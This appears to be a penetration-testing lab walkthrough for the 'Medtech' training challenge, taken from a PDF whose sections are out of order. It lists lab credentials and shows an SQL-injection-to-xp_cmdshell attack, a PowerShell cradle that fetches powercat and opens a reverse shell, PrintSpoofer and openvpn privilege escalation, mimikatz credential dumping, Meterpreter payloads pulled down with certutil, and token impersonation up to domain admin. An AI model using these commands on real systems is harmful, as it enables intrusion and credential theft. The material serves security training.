[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[proxychains] Strict chain ... 127.0.0.1:9060 ... 172.16.123.82:445 ... OK
[*] Requesting shares on 172.16.123.82.....
[*] Found writable share ADMIN$ 
[*] Uploading file PdHCIjEu.exe
[*] Opening SVCManager on 172.16.123.82.....
[*] Creating service LunM on 172.16.123.82.....
[*] Starting service LunM.....
[proxychains] Strict chain ... 127.0.0.1:9060 ... 172.16.123.82:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:9060 ... 172.16.123.82:445 ... OK
[!] Press help for extra shell commands
[proxychains] Strict chain ... 127.0.0.1:9060 ... 172.16.123.82:445 ... OK
Microsoft Windows [Version 10.0.22000.978]

(c) Microsoft Corporation. All rights reserved.
C:\Windows\system32> hostname
CLIENT01

C:\Windows\system32> whoami
nt authority\system

C:\Users\Administrator\Desktop> type proof.txt
a862e8elab98c2093587c7425887a900

```

Given that two users have the same passwords we can now use crackstation.net to crack yoshi's NTLM hash and try accessing the DEV04 machine via RDP.

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:



[Crack Hashes](#)

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
fdf36048c1cf88f5630381c5e38feb8e	NTLM	Mushroom!

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

[Download CrackStation's Wordlist](#)

And RDP into DEV04 through proxychains

```

proxychains xfreerdp /u:yoshi /d:medtech /p:Mushroom! /v:172.16.123.12
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain ... 127.0.0.1:9060 ... 172.16.123.12:3389 ... OK
[15:49:20:572] [76881:76882] [WARN][com.freerdp.crypto] - Certificate verification failure 'self-signed
certificate (18)' at stack position 0
[15:49:20:572] [76881:76882] [WARN][com.freerdp.crypto] - CN = DEV04.medtech.com
[15:49:26:787] [76881:76882] [INFO][com.freerdp.gdi] - Local framebuffer format PIXEL_FORMAT_BGRX32
[15:49:26:787] [76881:76882] [INFO][com.freerdp.gdi] - Remote framebuffer format PIXEL_FORMAT_BGRA32
[15:49:26:811] [76881:76882] [INFO][com.freerdp.channels.rdpsnd.client] - [static] Loaded fake backend for
rdpsnd
[15:49:26:811] [76881:76882] [INFO][com.freerdp.channels.drdynvc.client] - Loading Dynamic Virtual Channel
rdpgfx
[15:49:27:004] [76881:76882] [INFO][com.freerdp.client.x11] - Logon Error Info LOGON_FAILED_OTHER
[LOGON_MSG_SESSION_CONTINUE]

```

DEV04

Initial Access and Privesc

From RDP we drop a met.exe and get a regular cmd shell.

From CLIENT01 we move to DEV04 as RDP user yoshi, we initiate a msf session and get the local flag

```

meterpreter > sysinfo
Computer      : DEV04
OS            : Windows 2016+ (10.0 Build 20348).
Architecture   : x64
System Language : en_US
Domain        : MEDTECH
Logged On Users : 17
Meterpreter    : x86/windows
meterpreter > getuid
Server username: MEDTECH\yoshi

C:\Users\yoshi\Desktop>type local.txt
type local.txt
3fba4a9dff4b7b33f19eb3e52089249b

```

After some manual enumeration we discover a suspicious executable (also via WinPeas) inside the TEMP folder named backup, which has GlobalWrite ACL.

```

C:\TEMP>dir
dir
Volume in drive C has no label.
Volume Serial Number is 703A-1804

Directory of C:\TEMP

10/06/2022  02:02 AM    <DIR>
10/06/2022  02:02 AM           11,776 backup.exe
               1 File(s)       11,776 bytes
               1 Dir(s)  18,138,038,272 bytes free

```

We upload the meterpreter payload and replace the original file with it

```
C:\TEMP>ren backup.exe backup.exe.old
```

```
C:\TEMP>ren met.exe backup.exe
```

```
[*] Backgrounding session 6 ...
msf6 auxillary(server/socks_proxy) > use exploit/multi/handler
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):
Name  Current Setting  Required  Description
_____
Payload options (windows/x64/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
_____
EXITFUNC process      yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST  192.168.45.232  yes       The listen address (an interface may be specified)
LPORT  443             yes       The listen port

Exploit target:
Id  Name
--  --
0   Wildcard Target

View the full module info with the info, or info -d command.
```

msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 5.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.45.232:443
msf6 exploit(multi/handler) > [*] Sending stage (200774 bytes) to 192.168.232.121
msf6 exploit(multi/handler) > ses[*] Meterpreter session 7 opened (192.168.45.232:443 → 192.168.232.121:62462) at 2023-02-22 15:03:51 -0500

sions

As the task runs every minute we need to wait for the shell as a system user and we will get a meterpreter.

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer        : DEV04
OS              : Windows 2016+ (10.0 Build 20348).
Architecture    : x64
System Language : en_US
Domain          : MEDTECH
Logged On Users : 17
Meterpreter     : x86/windows
```

and get the proof

```
C:\Users\Administrator\Desktop>type proof.txt
type proof.txt
0052ef6338b2faa9aac7cc83fbeea817
```

Lateral Movement

From there we load incognito and impersonate 'leon' token, whic is DA

```

meterpreter > list_tokens -u

Delegation Tokens Available
=====
Font Driver Host\UMFD-0
Font Driver Host\UMFD-1
Font Driver Host\UMFD-2
MEDTECH\leon
MEDTECH\yoshi
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
Window Manager\DWM-1
Window Manager\DWM-2

Impersonation Tokens Available
=====
No tokens available

meterpreter > impersonate_token MEDTECH\\leon
[+] Delegation token available
[+] Successfully impersonated user MEDTECH\leon
meterpreter > shell
Process 5364 created.
Channel 4 created.
Microsoft Windows [Version 10.0.20348.169]
(c) Microsoft Corporation. All rights reserved.

c:\temp>whoami
whoami
medtech\leon

c:\temp>net user leon /domain
net user leon /domain
The request will be processed at a domain controller for domain medtech.com.

User name          leon
Full Name
Comment
User's comment
Country/region code    000 (System Default)
Account active        Yes
Account expires       Never

Password last set    10/6/2022 2:16:12 AM
Password expires      11/17/2022 2:16:12 AM
Password changeable   10/7/2022 2:16:12 AM
Password required     Yes
User may change password Yes

Workstations allowed All
Logon script
User profile
Home directory
Last logon          10/17/2022 7:08:06 AM

Logon hours allowed All

Local Group Memberships
Global Group memberships      *Domain Users           *Domain Admins
The command completed successfully.

```

DC01

From DA we can easily EnterPSSession to the dc

```
PS C:\Windows\system32> Enter-PSSession -ComputerName dc01
Enter-PSSession -ComputerName dc01
[dc01]: PS C:\Users\leon\Documents> hostname
hostname
DC01
```

and download meterpreter payload on DC01 and launch it.

```
[dc01]: PS C:\Users\leon\Documents> certutil.exe -urlcache -f http://192.168.119.123/met.exe C:/Users/leon
/ Documents/met.exe
certutil.exe -urlcache -f http://192.168.119.123/met.exe C:/Users/leon/Documents/met.exe
**** Online ****
CertUtil: -URLCache command completed successfully.
[dc01]: PS C:\Users\leon\Documents> C:/Users/leon/Documents/met.exe
```

***before run met.exe we should go background from meterpreter and again "exploit -j" to get reverse shell. Then go to last session and run met.exe in DC machine.

and get the proof

```
C:\Users\Administrator\Desktop>type proof.txt
type proof.txt
ae790f16748c5a3374ebc2a9f3f8aad1
```

```
C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is OCB0-F9D1

 Directory of C:\Users\Administrator\Desktop

02/22/2023  01:18 PM    <DIR>      .
10/06/2022  10:21 AM    <DIR>      ..
11/29/2022  02:41 PM            30 credentials.txt
02/22/2023  01:18 PM            34 proof.txt
                2 File(s)       64 bytes
                2 Dir(s)  18,284,593,152 bytes free

C:\Users\Administrator\Desktop>type credentials.txt
type credentials.txt
web01: offsec/century62hisan51
C:\Users\Administrator\Desktop>
```

WEB01

Once obtained credentials from DC01 desktop we can SSH to WEB01 as the offsec user and get the proof flag

```

kali@kali:~$ ssh offsec@192.168.122.120
offsec@192.168.122.120's password:
Linux WEB01 5.10.0-18-amd64 #1 SMP Debian 5.10.140-1 (2022-09-02) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Dec  1 02:37:18 2022 from 192.168.119.122
offsec@WEB01:~$ sudo su
root@WEB01:/home/offsec# cat /root/proof.txt
03101f4965c0d09f4dfefb91d7b4a7c13
root@WEB01:/home/offsec#

```

Walkthrough 2 - Stub Path

VPN

Initial Enumeration

We had found SSH port available on VPN server and we try logging in as offsec/password user:

```

kali@kali:~$ ssh offsec@192.168.123.122
The authenticity of host '192.168.123.122 (192.168.123.122)' can't be established.
ED25519 key fingerprint is SHA256:udGiqS5CWuVlHprkRFQ8yQLekVjoJKlrAiv3UTP6POo.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:48: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.123.122' (ED25519) to the list of known hosts.
offsec@192.168.123.122's password:
Last login: Thu Oct  6 17:13:09 2022 from 192.168.118.2
(lshell) - You are in a limited shell.
Type '?' or 'help' to get the list of allowed commands

```

We are welcome with lshell prompt and its limited shell and get initial flag.

```

offsec:~$ cat local.txt
343384d683fb679602d6afcb904bd771

```

After some enumeration we notice that we are allowed to run the openvpn binary as sudo.

```

offsec:~$ sudo -l
[sudo] password for offsec:
Matching Defaults entries for offsec on vpn:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:
  /snap/bin, use_pty

User offsec may run the following commands on vpn:
  (ALL : ALL) /usr/sbin/openvpn

```

Privesc

We can abuse it by checking GTFOBINS
<https://gtfobins.github.io/gtfobins/openvpn/#sudo>

```

offsec:~$ sudo openvpn --dev null --script-security 2 --up '/bin/sh -c sh'
2022-10-25 08:11:56 Cipher negotiation is disabled since neither P2MP client nor server mode is enabled
2022-10-25 08:11:56 OpenVPN 2.5.5 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [EPOLL] [PKCS11] [MH/PKTINFO]
[AEAD] built on Mar 22 2022
2022-10-25 08:11:56 library versions: OpenSSL 3.0.2 15 Mar 2022, LZO 2.10
2022-10-25 08:11:56 NOTE: the current --script-security setting may allow this configuration to call user-
defined scripts
2022-10-25 08:11:56 ***** WARNING *****: All encryption and authentication features disabled -- All data
will be tunnelled as clear text and will not be protected against man-in-the-middle changes. PLEASE DO
RECONSIDER THIS CONFIGURATION!
2022-10-25 08:11:56 /bin/sh -c sh null 1500 1500    init
# id
uid=0(root) gid=0(root) groups=0(root)

# cat proof.txt
8266aa65b39bb4ac3747efba9581c273

```

As root, we continue enumerting the machine and verify it is dual homed.

```

# ifconfig
ens160: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.123.122 netmask 255.255.255.0 broadcast 192.168.123.255
        ether 00:50:56:8a:08:35 txqueuelen 1000 (Ethernet)
          RX packets 1562 bytes 139520 (139.5 KB)
          RX errors 0 dropped 18 overruns 0 frame 0
          TX packets 95 bytes 13764 (13.7 KB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

ens192: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 172.16.123.122 netmask 255.255.255.0 broadcast 172.16.123.255
        ether 00:50:56:8a:6c:fd txqueuelen 1000 (Ethernet)
          RX packets 411 bytes 39155 (39.1 KB)
          RX errors 0 dropped 71 overruns 0 frame 0
          TX packets 52 bytes 3848 (3.8 KB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
          loop txqueuelen 1000 (Local Loopback)
          RX packets 171 bytes 13119 (13.1 KB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 171 bytes 13119 (13.1 KB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```

We enumerate other users info ad we discver mario folder

```

# ls
# pwd
/home/offsec
# cd ..
# ls -asl
total 16
4 drwxr-xr-x 4 root root 4096 Oct  3 18:01 .
4 drwxr-xr-x 19 root root 4096 Sep 29 14:35 ..
4 drwxr-x--- 4 mario mario 4096 Oct  6 17:13 mario
4 drwxr-x--- 5 offsec offsec 4096 Oct  6 17:13 offsec
# cd mario

```

From there we find the SSH folder and inspect its content

```

# ls -asl
total 32
4 drwxr-x--- 4 mario mario 4096 Oct  6 17:13 .
4 drwxr-xr-x 4 root root 4096 Oct  3 18:01 ..
4 -rw------- 1 mario mario   58 Oct  3 18:43 .bash_history
4 -rw-r--r-- 1 mario mario  220 Jan  6 2022 .bash_logout
4 -rw-r--r-- 1 mario mario 3771 Jan  6 2022 .bashrc
4 drwx----- 2 mario mario 4096 Oct  6 17:13 .cache
4 -rw-r--r-- 1 mario mario   807 Jan  6 2022 .profile
4 drwx----- 2 mario mario 4096 Oct  3 18:42 .ssh

# cd .ssh
# ls -asl
total 24
4 drwx----- 2 mario mario 4096 Oct  3 18:42 .
4 drwxr-x--- 4 mario mario 4096 Oct  6 17:13 ..
4 -rw------- 1 mario mario 2590 Oct  3 18:03 id_rsa
4 -rw-r--r-- 1 mario mario  563 Oct  3 18:03 id_rsa.pub
4 -rw------- 1 mario mario  364 Oct  3 18:42 known_hosts
4 -rw-r--r-- 1 mario mario  142 Oct  3 18:40 known_hosts.old

```

we found a private key that we could try reuse to login as mario on NTP

NTP

```

# ssh -i ./id_rsa mario@172.16.123.14
The authenticity of host '172.16.123.14 (172.16.123.14)' can't be established.
ED25519 key fingerprint is SHA256:srLYZlCKeyOeH0XD621R2XSoBZ/uqQ/tVS/YVLY3bF8.
This host key is known by the following other names/addresses:
  /root/.ssh/known_hosts:1: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.16.123.14' (ED25519) to the list of known hosts.
Linux NTP 5.10.0-18-amd64 #1 SMP Debian 5.10.140-1 (2022-09-02) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Oct  6 11:35:48 2022 from 192.168.118.2
$ id
uid=1001(mario) gid=1001(mario) groups=1001(mario)
$ hostname
NTP

$ cat local.txt
46c0ad34acbb030058cdcb0cf2f9889c

```

Challenge 1 - Medtech - Walkthrough (without MSF)

- Credentials
 - Local Admin Creds:
 - AD User Creds:
- Topology
- Walkthrough 1 - Main Path
 - Initial Enumeration
- WEB02 - 192.168.x.121
 - Initial access
 - Privesc
- FILES02 - 172.16.x.11
 - Initial access
- CLIENT02 - 172.16.x.83
 - Initial access
 - Privesc
- CLIENT01 - 172.16.x.82
 - Initial access
- DEV04 - 172.16.x.12
 - Initial access
 - Privesc
- DC01 - 172.16.x.10
 - Initial access
- WEB01 - 192.168.x.120
 - Initial access
- Walkthrough 2 - Stub Path
- VPN - 192.168.x.122
 - Initial Enumeration
 - Privesc
- NTP - 172.16.x.14
 - Initial Enumeration

Credentials

Local Admin Creds:

Machine	User / PW	Interface/s
LAB_PWK2-STUDENT_Challenge1_10_DC01	Administrator: denZV00Zwtpax57.	PWK2-CLIENTS-100
LAB_PWK2-STUDENT_Challenge1_11_FILES02	Administrator:79month43got	PWK2-CLIENTS-100
LAB_PWK2-STUDENT_Challenge1_120_WEB01	root:century62hisan51	PWK2-DMZ-100 / PWK2-CLIENTS-100
LAB_PWK2-STUDENT_Challenge1_121_WEB02	Administrator: point145dream	PWK2-DMZ-100 / PWK2-CLIENTS-100
LAB_PWK2-STUDENT_Challenge1_122_VPN	root: poem35whereword73	PWK2-DMZ-100 / PWK2-CLIENTS-100
LAB_PWK2-STUDENT_Challenge1_12_DEV04	Administrator: reason612pretty	PWK2-CLIENTS-100
LAB_PWK2-STUDENT_Challenge1_13_PROD01	Administrator: 87low49decimal	PWK2-CLIENTS-100
LAB_PWK2-STUDENT_Challenge1_14_NTP	root:theycontinuetable62similar	PWK2-CLIENTS-100
LAB_PWK2-STUDENT_Challenge1_82_CLIENT01	Administrator:body8865mountain	PWK2-CLIENTS-100
LAB_PWK2-STUDENT_Challenge1_83_CLIENT02	Administrator:pitchdress2544	PWK2-CLIENTS-100

AD User Creds:

AD Username:PW
administrator:denZV00Zwtpax57.
leon:rabbit:)
joe:Flowers1
peach:princess0011
mario:luigi12

iis_service:lemongrass
wario:Mushroom!
yoshi:Mushroom!

Topology

The organization topology diagram is shown below and the public subnet network resides in the **192.168.xx.0/24** range, where the **xx** of the third octet can be found under the *IP ADDRESS* field in the control panel.




Figure 1: Challenge Scenario

Walkthrough 1 - Main Path

Initial Enumeration

Only VPN (.122), WEB01 (.120) and WEB02 (.121) are accessible from our Kali machine. We will start by starting these 3 machines via nmap:

```

kali㉿kali:~/Documents/pen-200$ sudo nmap -Pn -p- -T4 192.168.234.120-122 --reason -n -A
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-14 10:43 CEST
Nmap scan report for 192.168.123.120
Host is up (0.099s latency).
Not shown: 1998 closed tcp ports (reset)
PORT      STATE SERVICE REASON
VERSION
22/tcp    open  ssh      syn-ack ttl 62 OpenSSH 8.4p1 Debian 5+deb11u1 (protocol
2.0)
| ssh-
hostkey:
|   3072 84727e4cbbff86aeb0030079a1c5af34
(RSA)
|   256 f131e5753136a259f3121b58b4bbdc0f
(ECDSA)
|_ 256 5a059cfcc2f7b7e0b81a620485a1d827e
(ED25519)
80/tcp    open  http     syn-ack ttl 62 WEBrick httpd 1.6.1 (Ruby 2.7.4 (2021-07-
07))
|_http-server-header: WEBrick/1.6.1 (Ruby/2.7.4/2021-07-
07)
|_http-title: PAW! (PWK Awesome Website)

Nmap scan report for 192.168.123.121
Host is up (0.10s latency).
Not shown: 1996 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http      syn-ack ttl 126 Microsoft IIS httpd
10.0
|_http-server-header: Microsoft-IIS/10.
0
|_http-title:
MedTech
| http-
methods:
|_ Potentially risky methods:
TRACE
135/tcp   open  msrpc     syn-ack ttl 126 Microsoft Windows
RPC
139/tcp   open  netbios-ssn  syn-ack ttl 126 Microsoft Windows netbios-
ssn
445/tcp   open  microsoft-ds? syn-ack ttl
126
5985/tcp  open  http      syn-ack ttl 126 Microsoft HTTPAPI httpd 2.0 (SSDP
/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.
0
|_http-title: Not
Found
47001/tcp open  http      syn-ack ttl 126 Microsoft HTTPAPI httpd 2.0 (SSDP
/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.
0
|_http-title: Not Found

Nmap scan report for 192.168.123.122
Host is up (0.100s latency).
Not shown: 1998 closed tcp ports (reset)
PORT      STATE SERVICE REASON      VERSION
22/tcp    open  ssh      syn-ack ttl 62 OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 60f9e1446a40bc90e03f1dd886bca93d (ECDSA)
|_ 256 249784f258537ba3f740e9ad3d121ec7 (ED25519)
1194/tcp  open  openvpn? syn-ack ttl 62


```

WEB02 - 192.168.x.121

Initial access

Topics: Information Gathering (Port Scanning with Nmap), SQL Injection Attacks (Manual Code Execution, Automating the Attack)

After clicking around on WEB02 machine, we realize that there is a login page. We discover the SQL injection by putting a single quote ' as the username in the login form of the website <http://192.168.x.121/login.aspx> as seen below in the gif.



The website indicates some errors although it didn't disclose any information about the Database itself.

Code execution by Manual SQLi

Armed with this information, we can try to achieve code execution through MSSQL by enabling and abusing `XP_Cmdshell`. To achieve this, submit the below SQL payload in the username as seen in the below screenshot.

```
1';EXEC sp_configure 'show advanced options', 1;RECONFIGURE;EXEC sp_configure 'xp_cmdshell', 1;RECONFIGURE--
```

Patient Portal - MedTech

1';EXEC sp_configure 'show advanced o

User Name

Password

Remember me [Forgot Password](#)

Login

Invalid credentials. Please try again.

Note: xp_cmdshell stored procedure was enabled by default and the learners are not required to do the above step. It's optional.

After enabling `xp_cmdshell`, we will attempt to get a reverse shell by following steps:

Hosting Powercat.ps1 project using python webserver on Kali machine:

```
cp /usr/share/powershell-empire/empire/server/data/module_source/management/powercat.ps1 . && sudo python3 -m http.server 80
```

Converting our powershell download cradle (payload) to base64 format by using **base64.ps1** script:

```
$Text = "IEX(New-Object System.Net.WebClient).DownloadString('http://192.168.45.234/powercat.ps1');powercat -c 192.168.45.234 -p 443 -e powershell"
$Bytes = [System.Text.Encoding]::Unicode.GetBytes($Text)
$EncodedText =[Convert]::ToBase64String($Bytes)
$EncodedText
```

We can execute the script using `pwsh -f base64.ps1`

We then need to start a netcat listener:

```
sudo nc -lnvp 443
```

For the last step, we will execute our payload by sending '`EXEC xp_cmdshell 'powershell -E [here]'; --`' whether via directly from browser or burp suite repeater tab. The `[here]` part should be replaced with output of `pwsh -f base.ps1` command.

Replicating the steps:

The terminal session shows the following commands:

```
kali㉿kali:~/Documents/pen-200$ cat base64.ps1
$Text = "IEX(New-Object System.Net.WebClient).DownloadString('http://192.168.45.234/powercat.ps1');powercat -c 192.168.45.234 -p 443 -e powershell"
$Bytes = [System.Text.Encoding]::Unicode.GetBytes($Text)
$EncodedText =[Convert]::ToBase64String($Bytes)
$EncodedText
kali㉿kali:~/Documents/pen-200$ pwsh -f base64.ps1
```

The browser screenshot shows a Microsoft Edge window with the URL `http://192.168.234.121/login.aspx`. The page content includes the following HTML snippet:

```
<!DOCTYPE html PUBLIC "-//w3c//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" lang="en">
<head>
```

Below the browser window, the terminal shows the command to copy the payload and run the python webserver:

```
kali㉿kali:~/Documents/pen-200$ cp $(locate powercat.ps1) . && sudo python3 -m http.server 80
```

We will receive a shell as `nt service\mssql\$sqlexpress`. This machine also has a second interface (172.16.x.254).

Privesc

Topics: Windows Privilege Escalation (Using Exploits)

By default, Windows assigns `SelImpersonatePrivilege` privilege to members of the local Administrators group as well as the device's LOCAL SERVICE, NET WORK SERVICE, and SERVICE accounts. Hence, there is a great chance our current user has `SelImpersonatePrivilege` right. We can enumerate this by running `whoami /priv`:

```

PS C:\Windows\system32> whoami /priv
whoami /priv
PRIVILEGES INFORMATION
-----
Privilege Name          Description          State
=====
SeManageVolumePrivilege Perform volume maintenance tasks      Enabled
SeImpersonatePrivilege Impersonate a client after authentication Enabled
-----Trimmed-----

```

We can use [printspoof](#) project to abuse this privilege and escalate our privileges.

On kali machine:

```
wget https://github.com/itm4n/PrintSpoof/releases/download/v1.0/PrintSpoof64.exe
```

On WEB02:

```
cd C:\windows\tasks; iwr -uri 192.168.45.234/PrintSpoof64.exe -outfile PrintSpoof64.exe; .\PrintSpoof64.exe -i -c powershell.exe
```


```

PS C:\windows\tasks> cd C:\windows\tasks; iwr -uri 192.168.45.234/PrintSpoof64.exe -outfile PrintSpoof64.exe; .\PrintSpoof64.exe -i -c powershell.exe
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Windows\system32> whoami
whoami
nt authority\system
PS C:\Windows\system32> type C:\users\administrator\desktop\proof.txt
type C:\users\administrator\desktop\proof.txt
29bcf017e7ad9132dab07d95a0dbc24d
PS C:\Windows\system32> ipconfig | findstr /i "ipv4"
ipconfig | findstr /i "ipv4"
    IPv4 Address. . . . . : 192.168.234.121
    IPv4 Address. . . . . : 172.16.234.254
PS C:\Windows\system32>

```



We escalated our privileges to **NT Authority\system** successfully.

FILES02 - 172.16.x.11

Initial access

Topics: Tunneling Through Deep Packet Inspection (HTTP Tunneling with Chisel), Active Directory Introduction and Enumeration (AD Enumeration with PowerView), Attacking Active Directory Authentication (Cached AD Credentials, Password Attacks), Lateral Movement in Active Directory (Pass the Hash), Assembling the pieces (Cached Credentials, Lateral Movement)

Since we have system access on WEB02, we may attempt to dump any cached credentials using mimikatz. We first need to use impacket-smbserver on our kali machine:

Note: If you remove the username and password part, the copy operation, later on, won't work as you'll receive an error.

On Kali:

```
cp /usr/share/windows-resources/mimikatz/x64/mimikatz.exe .
sudo impacket-smbserver -smb2support test . -username salar -password salar
```

Now, we can copy it from the SMB share and execute it to dump the cached creds on WEB02:

```
cd C:\windows\tasks  
net use m: \\192.168.45.234\test /user:salar salar  
.\\mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" "exit"
```

```
File Actions Edit View Help
Dashboard Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
1 x +
Send ⚡ Capture Response
Request Response
Pretty Raw Hex Render
1 POST /Login.aspx HTTP/1.1
2 Host: 192.168.1.11
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.121 Safari/537.36
